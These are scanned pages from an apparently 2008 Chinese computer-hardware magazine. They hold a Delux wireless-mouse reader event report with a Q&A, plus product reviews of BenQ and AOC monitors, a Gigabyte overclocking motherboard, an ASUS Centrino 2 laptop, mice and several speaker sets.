具有IP54标准的三防，也就是说只是生活中小范围的“防尘，防水”，完全浸泡在水中是不行的。比较噱头的是，三防中最后一防并不是防震，而是防滑。
背部增加一个旋转螺丝钮，这样就算你的C702摔倒地上，电池盖也不会飞出去了。
具有动态效果菜单，内置150MB存储容量，并支持M2卡扩展，还可热插拔。
具有320万像素的摄像头，并具备双LED补光灯与自拍镜，拍照快捷键。
续航时间比较短。

同级之选：
NOKIA N81

CF [CP07]

极速2.4G多彩无线鼠
多彩鼠标现场体验活动

现在市场上键鼠横飞，且不要说某家厂商有多少种型号，单就品牌而言就不下20个。如何选购好的键鼠？如何买到价廉物美的键鼠？如何买到手感外形不错质量有保障的产品？我们特联系了键鼠王牌制造商多彩科技，在计算机世界传媒集团共同组织举行了一场极速2.4G多彩无线鼠现场体验活动。

活动时间：2008年6月30日 16:00–18:00 | 多彩网站：http://www.deluxworld.com
活动地点：计算机世界传媒集团第一会议室

爱好者 cfan.com.cn　腾讯科技 TECH.QQ.COM　DeLUX 多彩科技

活动奖品（厂商提供支持）

奖品	数量	单价
2.4G无线键鼠	1套	价值300元
多彩音箱	5套	价值100元
传奇高手光电套装	5套	价值50元
桌面高手键鼠套装	5套	价值50元
摄像头	10套	价值70元
无线鼠标	2套	价值100元
高级太空杯	50个	价值50元

多彩飙速无线2.4G　无线中的战斗机
http://qzone.qq.com/blog/17003501-1208105209

经典问答台

问：我用的是Windows XP SP2系统，在用键盘输入时，按住左边Shift键就会输入"\"，想输入"@"按"ShiftT+2"却输出的是"I""，键盘输入符号总是张冠李戴，应该怎么解决？

答：换个键也没用的！这与键盘没关系，是系统设置的问题。右击任务栏右下的"输入法"，然后选择"设置"，在打开的"文字服务和输入语言"窗口中将"默认输入语言"设置为"中文（中国）- 简体中文 = 美式键盘"即可解决问题。

问：什么是2.4G无线技术？是否对人体有害？

答：2.4G无线技术就是鼠标的传输速度。早期是27MHz无线技术，早期传输距离短、传输不稳定。2.4G是双向传输模式，避免了断续现象发生。而且在其规定的频段2.4～2.485G内属于(医学、工业、科学)国际规定的免费频段。就技术普及和发展上就扫清了所有了障碍。这个新兴无线技术广义上讲它属于一个频段。因此在2.4～2.485G之间所以简称2.4G。

问：什么是蓝牙无线技术，与2.4G无线技术有何区别？

答：蓝牙无线技术已经有多年的发展历史，是由1998年的一个牟利组装SIG制定的一个标准。它其实和2.4G无线技术同属于一个频段2.4～2.485G之间，不过在这个原本免费的频段上加入了双工模式传输实现了自适应配对技术。这两个亲兄弟特点几乎一样，不过却不是同一个定义。一个是频段一个是协议。2.4G无线技术的传输速率最高为每秒2Mbps，而蓝牙只有1Mbps，不过蓝牙确切地说是要高于2.4G的。毕竟它有自动配对的自适应功能加入。







1. 产品经理 精彩演讲
2. 相互交流 共同学习
3. 精彩表演 喜得大奖
4. 聚精会神 激情抢答



新品1元激情竞拍

"1元激情抢拍"活动，现场通过拍卖的形式与读者互动。多彩无线键鼠市场价为99元，两套产品均以40元拍出，为消费者带来了更多实惠。

抢答送"免费午餐"

在活动现场所有的读者进行抢答题环节，第一个胜出者可以参加现场竞猜价格活动，所猜的价格准确无误，将获得这款产品，如果答错，这款产品将送给其他读者！本活动让大家对多彩的产品有更深的了解！

我行我秀得大奖

我行我秀环节是现场选择10名读者分为两组，在规定的时间内用小品的形式来表达多彩无线鼠标的一个特性和功能，并配合一句广告语，现场读者作为评判，评选出最形象最有趣的组获奖，以团队的力量得到此次大奖。本活动能活跃现场气氛，并且为多彩科技提供优秀的广告创意。

本次活动邀请北京地区的《电脑爱好者》长期订阅、忠诚度高的读者参加，因场地有限，我们有选择地发出邀请函300余封，邀请50名读者到场，但由于读者对此次活动踊跃参加，最后到场读者共60多名。

当天前来的读者当中，有41.56%用过多彩的产品；另有37.7%的读者表示近期有升级或购买硬件产品的计划。CF [CP08]

开启16:9全高清时代

BenQ E2200HDA 16:9全高清LCD专题(上)

北京奥组委宣布2008年奥运会将全部采用高清数字信号进行转播，随着这一消息传出，高清渐成为现今最热门的话题之一。央视高清影视频道、上海文广HD新视觉频道、华诚数字影业公司高清电影频道陆续开播；高清数字产品如PS3游戏机、蓝光刻录机日渐风行；高清游戏，高清DV等应用需求日益增长……诸多事实表明，一股势不可挡的高清之风正向大众吹来。然而就桌面液晶显示器而言，只有24英寸以及以上尺寸的LCD才能达到全高清（Full HD，1920×1080的分辨率）的硬性标准，而且受到既定规范、面板厂商切割和生产工艺的限制，其主流规格一直停留在16:10。怎样才能在主流22英寸宽屏LCD身上实现全高清分辨率呢？BenQ E2200HDA将为我们揭晓这个答案。作为世界首款21.5吋16:9全高清液晶显示器，E2200HDA将全面展现1080p全高清画面的内容。







▲1080p这一普遍用于TV上的标志也即将在主流LCD中普及

高清与全高清

在了解E2200HDA之前，先让我们来了解一下高清和全高清的概念。我们平常说的高清是指支持720线垂直清晰度的产品，即HD，而支持1080线的产品就被认为是支持全高清了，它们的应用主要都集中在视频方面。这两者相比，1080全高清产品会带给大家更细腻的画面和更好的视觉享受。1080线产品又可以分为1080i和更高规格的1080p，后者基于更加先进的扫描模式，避免了1080i的图像跳动和闪烁等缺点，画质表现更为完美，用户可以欣赏到极致清晰的画面，体验全高清的无限魅力。

16:9的新标准

由于面板生产和切割的工艺特点，大屏高清电视面板更易实现16:9的切割，而液晶显示器的比例大多以16:10为主。不过，随着生产工艺的提高，以友达光电为代表的主流面板供应商，面板规格逐步从16:10转向16:9，这不仅符合主流家电的发展趋势，更是作为高清输出的规范标准。16:9这一之前应用于TV的技术优势被转移到LCD上，才促成了全球第一台用最小的21.5英寸屏幕做到1920×1080全高清分辨率技术的LCD，而也因此让明基完成了LTV和LCD规格统一的技术变革。随着可预见的蓝光BD播放器在不远将来的迅猛增长，全高清分辨率显示的内容将会越来越重要，再加上现在高清电视信号也在加快普及，全高清分辨率将会有更好的效果，16:9更是保证BD播放器和高清电视画面不会失真变形的利器。

完整的产业链，最领先的面板技术，这是友达的优势，也是明基的优势，今后的产品也将一如既往地跟随产业潮流。

O: 导入　X: 不导入　TBD: 待定

Panel Size	BenQ	Acer	PHI	ASUS	Dell	Lenovo	VS	HP	LG	Samsung	AOC
15WHD	O	O	TBD	TBD	X	X	X	O	O	TBD	TBD
19WHD	O	O	O	O	O	O	O	O	TBD	TBD	O
22WFHD	O	O	O	O	TBD	O	O	TBD	TBD	TBD	O
24WFHD	O	O	O	O	O	TBD	TBD	TBD	TBD	TBD	TBD

▲友达16:9战略部署已经覆盖15~24英寸等多条产品线


▲刘德华2007年香港演唱会的格式正好为1920×1080，16:9LCD可以点对点全屏显示

16:9全高清的优势

对于用户来说，16:9最直观的好处是，以完全点对点来承接显示，不会浪费显示面积。在播放1920×1080格式高清影片时，它能彻底消除困扰16:10显示器的黑边现象，无需进行尺寸调整。这意味着16:9全高清，将为用户带来更为真实、震撼的视觉体验。除此之外，16:9LCD接驳PS3或者Xbox360时都不需要再对画面进行设置，直接全屏显示即可，不会再出现强制拉伸现象。可以说16:9LCD的出现是TVgame玩家的一个福音。


奥运近在咫尺，高清必将进入一个全面普及的时代。以高清显示专家BenQ为代表，其领衔的16:9全高清标准不仅全面满足了用户和市场的高清需求，更将为显示器产业的升级换代，发挥不可替代的力量。在下期专题部分，我们将着重介绍BenQ此次重拳出击的E2200HDA以及其他系列的16:9全高清LCD。

未来趋势 真16:9 LCD降临
明基E2200HDA液晶显示器

新品上市　400-888-8980　http://www.benq.com.cn

TAG | 明基 E2200HDA | 液晶显示器 | 评测

显示器又要有变化了！在响应时间的技术难关被突破后，无论产品如何变化，最大的差异无非是亮度模式、尺寸节节攀升而已。今天，我们将再一次面临显示器的技术变化：比例调整。液晶显示器将与液晶电视一样，真正实现16:9的宽屏比例，不再是16:10模式！这就是明基E2200HDA全球首款16:9液晶显示器。



何为真16:9?

所谓屏幕比例，在非宽屏时代，15英寸、17英寸液晶显示器的长宽比例为4:3，包括CRT显示器也是如此。到了宽屏时代，出于对液晶面板的生产切割工艺的经济性考虑，16:10这一比例的切割最为划算，因此所有的液晶显示器都采用16:10的宽屏比例。

不同的是，液晶电视虽然也是基于经济性的考虑，但同时考虑到电影、电视等片源的比例结构都为16:9，因此切割出的面板也全部采用这一规格。可以说也正是这个差异，造成了液晶显示器与液晶电视的基本区别：当用液晶显示器观看宽屏电影时，画面不是被人为拉伸变形，就是上下各留了一条黑边，实际可视画面小于同尺寸的液晶电视。


第二台显示设备 明基E2200HDA

明基E2200HDA作为全球首款21.5英寸全高清16:9液晶显示器（同时发布了18.5英寸等多种规格的产品），能够完整展现1080p的画面内容，这以往是只能在24英寸以上规格液晶显示器上才能实现的功能。并且与之相比，16:9的宽屏比例又能完美容纳电影的播放规格尺寸，显示器的真实可视面积将实现最大化，而不是像现有16:10的全高清规格显示器那样，观看电影时上下各留一条黑边。

"明基已作好准备，将高清的辉煌推向电视之外，16:9全高清新品的推出就是最好的证明。"明基技术产品中心总经理陈其宏说，"我们即将面市的这款全高清液晶，其优质流畅的显示效果，使1080p视觉的奢华感受遍及日常生活的方方面面。将工作与娱乐完美结合，不断追求生活的品质，这是明基在显示器革新上的核心力。"

明基E2200HDA采用HDMI接口及DVI-D接口(支持HDCP标准)，用以输出1920×1080的全高清规格分辨率（16:10产品只能输出1920×1200分辨率），无论是蓝光电影，还是外接游戏机设备，都能让显示器充当第二台电视，实现娱乐的多样化，显示器的应用范围也逐倍增大，不再只是连接电脑。

同时，游戏迷及电影迷们可通过2毫秒的快速响应时间，享受超流畅画质效果。Senseye+Photo超显彩2代技术的五种显示模式（标准、动态、图片、电影及sRGB），又能完美重现画面清晰度。高达10000:1的动态对比度，可自动调节并优化光线，适合各种场景应用。**CF** [CP09]



▲明基E2200HDA的背面皮革质地更显品质个性


真 16:9 规格让播放电影、连接游戏机时观看效果更加舒适


显示尺寸略小于22英寸显示器


明基 E2200HDA 的推出拉开了 16:9 的普及开篇曲，未来这一规格将成为上佳选择

规格

显示器比例: 16:9
分辨率: 1920×1080
响应时间: 2ms
对比度: 10000:1
特殊功能: Senseye+Photo超显彩2代技术

网络大补贴

进化16:9!明基E2200HDA将在7月底到货
http://lcd.zol.com.cn/98/983941.html

液晶显示器家电化 16:9全高清浪潮来袭
http://hb.beareyes.com.cn/2/lib/200807/02/20080702127.htm


　

体验极致超频乐趣
技嘉EP45-Extreme主板

2288元　021-63410999　http://www.gigabyte.com.cn

TAG	技嘉 EP45-Extreme	主板	评测

P35主板+E2140处理器几乎成了2007年下半年以来的超频神话，处处可见100%的超频幅度是历史上前所未有的壮观景象。现在，随着P45芯片组的发布，技嘉又带来了专为超频而生的EP45-Extreme主板，超频玩家可要仔细留意了。




专为超频而来

EP45-Extreme之所以被技嘉冠以超频主板的称号，自然是有一分道理的。在EP45-Extreme上，技嘉采用了一个专用的超压控制芯片，这样一来便可以为主板玩家提供更多的电压控制选项，包括CPU、北桥及内存在内，因此超频的余地、潜力自然也大了许多。同时，新的电压控制不会有任何延迟，而且最为重要的是其递进幅度非常细致，20mV的进制单位让玩家有更多的电压调节空间。不仅如此，EP45-Extreme还拥有更加全面的BIOS电源控制选项、高达12000MHz的CPU步进频率、多种内存分频设置、内存时序控制，这些无不为超频而来。


节能、减排是大势所趋

技嘉高级动态节能技术比起上一代的动态节能技术，又有了不小的提升。高级动态节能技术升级了在节能和系统性能上的运算法则，同时通过允许DES（动态节能技术）加强版管理软件在空闲时关闭，可以为用户节约CPU占用率。更令人拍案叫绝的一点在于，就算关闭了DES软件或者将DES从Windows任务栏移除，动态节能效果也仍然可以继续生效。高级动态节能技术比其上代更优秀的不止于此，它还允许用户在超频或者进行超压的时候转换电源相位，12相供电可以多段式调节，以获取最大的每瓦性能比！

▲3条PCI-E X16插槽扩展能力更强



▲DES第二代节能引擎可以自动判断供电需求，多段调节供电模式，每瓦性能比更高。同时，即便启这一技术，也完全不会影响超频，实用性更强



▲12相供电可以在新一代DES驱动下自动调节



超频设置繁多，并辅以DES动态节能技术加强版，性能、功能两全其美



外部无eSATA接口



如果想使用P45主板超频，技嘉EP45-Extreme绝对是首选产品，其新一代动态节能技术及翔实的超频设置选项，令人心驰神往

规格

芯片组：Intel P45+ICH10R

前端总线：1600MHz FSB

支持处理器：LGA775处理器

内存规格：支持DDR2 1200最大8GB

声卡：Realtek ALC889A 7.1声道HD声卡

特别功能：DES第二代动态节能技术、支持CrossFireX多显卡模式



◀全新的热管散热系统效率更高，同时配备的水冷头可以满足DIY玩家的更多需求

小知识：

主板超频好坏的区分主要在两个方面：设计用料和BIOS编写。同样的芯片组产品，如果BIOS能够提供更为详细、丰富的调整选项，那么无疑可超频的余地就大；而做工的好坏将直接影响超频设置后的成功率。所以你可以看到很多低价的超频主板多半只能超而不能用，因为没有良好的做工用料支撑；相反，一般大厂做工精良的产品超频成功几率就大很多。

网络大补贴

DES节能技术加强版：http://www.pcshow.net/detail-36-431075-1.html

刷新世界纪录 技嘉P45引爆QX9650终极动力：http://news.mydrivers.com/1/110/110381.htm CF [CP10]

"迅驰"一词的由来："Centrino"是由"Center"（中心）和"Neutrino"（微中子）两个词复合而成

红与黑的经典

现代荣御HY-2008（韩国版）多媒体音箱

588元　400-779-1617　http://www.shenzhen.hyundai.com.cn

TAG	现代荣御HY-2008	多媒体音箱

你现在是不是正在为电脑音箱的摆放发愁？是将低音炮摆在脚下还是桌面上？两个卫星音箱如何摆放。现在电脑桌上的显示器越来越时尚，而音箱却千篇一律。其实音箱也是PC时尚化的一个重要因素。现代荣御HY-2008（韩国版）就是一款外观和品质同样出众的多媒体影响产品。



红黑经典搭配，外观设计突破传统

现代荣御HY-2008（韩国版）是现代音箱的转型之作，它的设计结合了当前时代主题下众多时尚元素，诠释了现代音箱设计师对现代时尚的理解。

现代荣御HY-2008（韩国版）的低音炮正面红黑两色的运用完美勾勒出"冠军奖杯"的设计主题，简约抽象，让人对冠军充满想象，在低音炮正面中间位置为电源开关，下方有"荣御"二字，另外在两侧和底部还有凹凸条纹装饰，加入了动感元素。两个卫星箱的造型更酷似奖杯，加上中间红色彩条作装饰，更是很好地诠释了现代对于荣誉的激情。线控器设计风格上也同样和低音箱、卫星箱协调一致，外观大气。线控器上的3个旋钮分别调节总音量、高音和低音。线控器上设计了电源指示灯，音箱在工作时闪烁红色光芒。

现代荣御HY-2008音箱采用2.1结构，整机额定输出功率高达60W，扬声器方面，它采用了5.25英寸低音单元、5090中音单元和1英寸高音单元的组合方式；值得一提的是，现代荣御HY-2008（韩国版）音箱线控器设计别致，是整个系统的一大亮点。线控器上具有三个形状夸张的旋钮，分别是音量旋钮、高音增益、低音增益旋钮，电源指示灯与整个线控器融为一体，同时具有外接麦克插孔，在外观和操控性上都可圈可点。

现代荣御HY-2008（韩国版）背后的接口也简洁实用，除了电源线、左右声道输入输出接口，还具有一个9针线控器接口，方便用户安装和布线。



小知识：什么是"增益"


所谓增益，是表示功率放大倍数，在音频设备中，以输出功率同输入功率比值的常用对数表示，单位为分贝。简单地说就是放大、减少音量。在千千静听等软件中修改音频文件音量大小就是"增益"的选项。

外观出众，内涵更丰富

现代荣御HY-2008（韩国版）低音炮采用木质结构，降低谐振和箱声，提高低音的质量，使用了5.25英寸低音单元，音箱侧面有倒向孔，有效地增加低音的量感。由于低音没有指向性，低音炮的摆放可以更加随意些，桌上、桌下均可。

现代荣御HY-2008（韩国版），卫星箱上采用了中、高频分离式设计，分别采用了5090中频喇叭和1英寸高音单元的组合，提供了更为嘹亮的中音和高音细节。将卫星箱进行合理的摆位之后，声场定位的感觉很好。

在音质表现方面，现代荣御HY-2008（韩国版）高音亮丽，低音纯美。在人声及乐器音乐的表现上都可圈可点，有着很好的表现力。荣御HY-2008（韩国版）一改2.1音箱中频薄弱的问题，5090中音单元扬然不是非常高端的产品，完全能够满足一般家庭用户使用。


[CP11]



外观设计非常打眼，线控器功能和设计都很好，低音表现出众


588元的价格对于2.1音响来说略高


现代荣御HY-2008（韩国版）在设计上大胆的风格，再加上出众的音质，是个性用户追求时尚的最佳选择

规格

型号：现代荣御HY-2008（韩国版）
额定功率：60W
响应频率：35Hz ~ 18kHz
失真率：≤0.5%
信噪比：≥68db
标准阻抗：8Ω


▶卫星音箱中音单元

"迅驰 2"新贵 华硕F8VA笔记本电脑

新品上市 800-820-6655 www.asus.com.cn

TAG | 华硕F8VA | 迅驰2 | 笔记本电脑 | 评测



英特尔在近期推出了基于45纳米Penryn核心的"迅驰2"笔记本平台，在性能、电池续航时间、笔记本外观、无线连接能力等方面都有显著提升。我们也在第一时间收到了华硕公司推出的采用"迅驰2"处理器的最新产品华硕F8VA笔记本电脑。

外观大气，设计精良

华硕F8VA表面采用了黑色钢琴烤漆外观处理工艺，整体感觉高贵华丽，屏幕开合角度大约在140度左右，而电源开关就隐藏在转轴的右端，设计非常精巧。华硕F8VA取消卡扣设计，顶盖前端边缘中间位置内置了可以180度旋转的摄像头，配以银色金属的边框，整体感觉简洁、大气。

华硕F8VA的外部接口十分丰富，提供了了5个USB2.0接口，其中两个在右侧，两个在后部，一个在左侧。与一般本本光驱设置位置不同，华硕F8VA的光驱位置在左侧，初次使用可能略觉不便。左侧还分布着Express卡插槽、IEEE1394、音频输入输出接口以及MMC/SD/MS/MS Pro读卡器。除了两侧，华硕F8VA后部接口也很密集，包括DTV/CATV（数字电视、有线电视）接口、电源适配器接口、2个USB接口、VGA输出、网卡、Modem接口等，还具有最新的HDMI输出接口和流行的eSATA外置存储器接口。从外部接口的配置就可看出这是一台功能非常全面的笔记本电脑。

迅驰2核心，性能出众

本次收到的F8VA是华硕首款使用迅驰2平台的笔记本产品，采用Intel Core 2 Duo T9400处理器，主频2.53GHz，具有6MB二级缓存，前端总线速度为1066MHz。主板采用迅驰2平台的Intel PM45+ICH9M芯片组。显示部分采用ATI Mobility Radeon HD 3650，最大分辨率达到1440×900，通过HDMI接口，可以完美实现高清视频输出。

华硕F8VA集成了DTV/CATV功能，通过附带的天线，可以直接收看数字电视广播或有线电视节目，送测的产品没有附带天线，不过使用通用的SMA天线，可以接收到北京地区北广传媒和央视一套节目。华硕F8VA键盘上部具有多媒体快捷键，可以直接激活Windows Media Center，并可以通过红外遥控器进行遥控操作，成为一台真正意义上的多媒体笔记本。


在电池续航性能方面，由于使用了最新的45纳米处理器，功耗大幅减小，虽然整体配置很高，但使用6芯电池实测续航时间在2.5小时以上。


采用最新的迅驰 2 平台，性能出众


体积较大，外观中规中矩


作为华硕最新的迅驰 2 平台产品，性能方面没得说，希望价格能够迅速下探到令人接受的区间

小知识：迅驰2平台（Centrino 2）

迅驰2平台在处理器上采用45nm的Penryn处理器，在芯片组方面使用了全新的PM45/GM45芯片组，全面支持1066MHz的前端总线。在无线网卡方面，迅驰2使用Intel Wireless WiFi Link 5100/5300无线模块，全面支持802.11n。 

规格

- 处理器: Intel Core 2 Duo CPU T9400 @ 2.53GHz
- 主板:Intel PM45+ICH9-M
- 内存: DDR2 3GB
- 硬盘:WD3200BEVT-22ZCT (298 GB)
- 显卡: ATI Mobility Radeon HD 3650
- 无线网卡: Intel Wireless WiFi Link 5100



杨潇宇
缺点：采用新的芯片组，驱动不太完善；用于恢复系统的隐含分区在磁盘首部，容易被分区工具破坏掉
优点：DTV/CATV功能很不错，可以随时收看电视；接口丰富，USB接口5个，互不干扰



张翌
缺点：表面容易留指纹和划伤；没有防盗锁孔

优点：六芯电池，续航能力强，发热量小，长时间使用键盘也不太热



林鸿斌
缺点：读卡器没有保护板；建议配置更高规格的显卡

优点：HD Audio声音效果不错，音量够大；重量适中，多媒体功能出色

快乐的小海豚

多彩"无线欢欢豚"DL-M361GB+GM10UF鼠标

99元　0755-89929888　http://www.deluxworld.com

TAG	多彩DL-M361GB+GM10UF	2.4G无线鼠标	评测



现如今无线鼠标已经成为很多本本用户的首选，特别是很多白领女性，在小巧的笔记本包中放上一个无线鼠标，既方便又省地儿。多彩新近推出的"无线欢欢豚"DL-M361GB+GM10UF鼠标就是一款小巧可爱的2.4G无线鼠标。

多彩这款DL-M361GB+GM10UF无线欢欢豚鼠标定位于本本一族，体积轻巧，有很好的便携性，整体外形流畅时尚。该鼠标采用了传统的三键设计，中间的滚轮较为宽大，操作起来手感舒适。它的按键寿命约为300万次，而滚轮的使用寿命也达到了20万圈，相当耐用。

多彩DL-M361GB无线欢欢豚基于目前流行的2.4GHz无线技术，正常的传输距离在10米以上。在首次使用时，需要按动接收器上的对码按键，以后就不需要在进行对码操作。多彩无线欢欢豚采用了最新的光学定位技术，拥有800dpi的分辨率，反应速度灵敏，有效减少了无线鼠标反应迟缓的现象。

火速链接

关于2.4G无线鼠标的技术细节，请参看本刊2008年第10期文章《左膀右臂变身"无影手"，无线键鼠2.4G大升级》

多彩DL-M361GB无线欢欢豚的电池仓采用巧妙的滑动式上盖设计，打开之后可以放置两节AAA电池。这款鼠标使用上了低能耗技术，智能省电功能能够在鼠标静止达到5分钟后自动进入省电模式，极大地节约了电量的损耗，另外在鼠标底部设置了关闭按钮，按下5秒钟后，鼠标将关闭电源。电池的正常使用寿命在半年以上。CF [CP13]

规格

传输方式：2.4GHz
分辨率：800DPI
滚轮寿命：20万圈
按键寿命：300万次
使用电池：AAA（7号）×2
工作温度：0℃~45℃

2.4G无线传输，适合本本用户。99元价格超值

首次使用需要进行对码。接收器体积略大

对于一款使用2.4G无线技术的鼠标来说，小巧的外观，不错的性能，再加上现在99元超值的价格，真的是令人心动


2.1桌面音箱新选择

多彩DLS-2112多媒体音箱

199元　0755-89929888　http://www.deluxworld.com

TAG	多彩DLS-2112	多媒体音箱	评测





2.1音箱早已经是普通装机用户的首选音频设备。相对于市场上琳琅满目的多媒体音箱，2.1音箱的优势就在于既能满足一般用户对音频欣赏的需求，又有很好的性价比。日前多彩科技推出一款新的2.1音箱，其型号为DLS-2112，主要面向中低端用户，让大家更多了一种选择。

多彩DLS-2112多媒体音箱采用2.1声道，低音炮为木质结构，搭配两只3英寸卫星箱。多彩DLS-2112音箱整体为黑色，倒相孔采用了前置设计，周围用银色线条装饰。两侧的卫星箱采用圆弧形设计，与方正的低音音箱形成强烈的视觉反差，符合现代人追求独特风格的心理。

作为一款入门产品，多彩DLS-2112音箱的控制面板并没有特殊之处。两侧卫星箱的线路输入、电源开关以及音量、高低音旋钮等。在音箱旋钮上方有工作指示灯。

在音质方面，多彩DLS-2112变现的中规中矩，低音部分下探能力较好，高音部分略显不足，不过分别调整的高低音部分音量，可以弥补一些音质上的劣势。整体来说，能够满足一般用户欣赏CD音质音乐，以及一般应用时对于音频设备的要求。CF [CP14]

网络大补贴


小小"倒相孔"增强低音效果学问多
http://sound.zol.com.cn/83/838932.html

规格

信噪比：≥ 74 dB
响应频率：40 Hz ~ 20 kHz
低音单元：5英寸
卫星箱单元：3英寸
工作电压：220V/50Hz AC

造型时尚，卫星音箱占用桌面少

高音部分略显不足




多彩DLS-2112音箱采用了木质低音炮+普通卫星箱的组合，在降低成本的同时兼顾了音箱的低音效果，在音乐和电影中会有更好的发挥。而199元的价格在2.1音箱中也算是平易了，适合家庭用户选用

能旋转的显示器 AOC 锌睿系列

2218Ph 22英寸液晶显示器

3999元 800-858-1777 http://www.aocdisplay.com.cn/

TAG	AOC 锌睿系列 2218Ph	液晶显示器	评测



2218Ph是一款AOC锌睿系列系列的高端新品，其精湛的外观设计和高达12000:1的高对比度让人印象颇为深刻……

能旋转的显示器。AOC锌睿系列2218Ph液晶显示器的外观设计非常清新，而且大有摆脱IT产品风格的味道。铝锌合金高亮外观散发出浓厚的金属气息，后壳设计简洁平滑、清爽美观。而且2218Ph也采用了类似苹果手机的半透明触摸式电源按钮，非常时尚。最有趣的是，其底座支架采用了双转轴设计，不仅可以调节仰角，也可以实现高度调节，同时显示器还支持旋转，这样可以让使用者调整屏幕使用方式，方便许多。

不可思议的12000:1对比度！对比度是画面黑与白的比值，也就是从黑到白的渐变层次。比值越大，从黑到白的渐变层次就越多，从而色彩表现越丰富，这对观看电影、玩游戏时非常有意义。2218Ph的对比度就达到了惊人的12000:1，这也意味着在玩同样的游戏或看电影时，2218Ph拥有着更加清晰的画面。不仅如此，2218ph还特别采用了16.7M色面板，颜色也更为丰富，细节更加逼真。CF [CP15]

显示器可以旋转使用，色彩表现力也非常出色

底座不能升降，也不支持90度旋转使用

AOC锌睿系列2218Ph显示器具备非常时尚的外观设计，同时显示效果也比一般同尺寸产品好许多，很值得关注

规格

分辨率：1680×1050

面板色彩：16.7M色

对比度：12000:1

亮度：300nits

响应时间：灰阶2ms

接口：HDMI、VGA

小知识：

对比度是在调节色彩的柔和度，使其颜色相近或颜色对比强烈，这在看电影的时候非常有用。比如著名的《指环王》，明暗对比强烈的画面不停交替出现，如果对显示器对比度能力有限，在很多黑暗处的细节你就无法看清。

千元效果只卖 380 元！

漫步者R1600T08书架音箱

380元 800-810-5526 http://www.edifier.com/scn2005n

TAG	漫步者R1600T08	音箱	评测



2.0书架音箱多半是音乐爱好者的最爱，漫步者在发布S系列后，将其中的部分技术转移至R系列上，这便有了R1600T08音箱……

技术分享，品质远超想象。漫步者R1600T08采用了在S2.1M中备受好评的涟漪波浪形丝绢振膜高音扬声器，这枚扬声器与众不同，它采用涟漪波浪形丝绢振膜，这种振膜能有效减少振膜高速振动时带来的失真，让声音具有凌厉的瞬态表现同时还具有柔和听感。在这枚扬声器的磁隙中，也填充了磁液的来优化性能。它还不惜成本地使用了钕铁硼磁体，是为了保持卓越性能同时也缩小体积。

小知识：

涟漪波浪形丝绢振膜采用了一种19MM直径的膜片，并喷涂有漫步者专利涂层，用以改善振膜的声学特性。而钕铁硼磁体则是一种是新型的稀土永磁材料，用来制作目前磁性最强的磁铁。

高音表现令人惊叹！综观400元左右的2.0书架音箱，似乎没有哪一款能够有R1600T08这般出众的，其功能特性具有极大的杀伤力。在试听时，高音部分表现得非常惊人，甚至接近了千元级有源音箱的表现力。音箱的指向性非常明确，在正前方聆听时，高音清秀，还原度极高。通透、明亮是听后最深刻的体会。更令人欣喜的是其失真非常小，即便将音量开到80%也不会出现丝毫的问题。CF [CP16]

规格


功率：RMS 16W×2

调节形式：主音量、低音音量、高音音量旋钮调节


低音单元：4.5英寸(外径120mm)

高音单元：直径18mm丝膜高音


净重量：约7.2千克



高音通透，还原度极高



低频下潜深度大有潜力可挖



380元的价格竟然提供与近千元产品相近的回放效果，还有什么比这更诱人的？

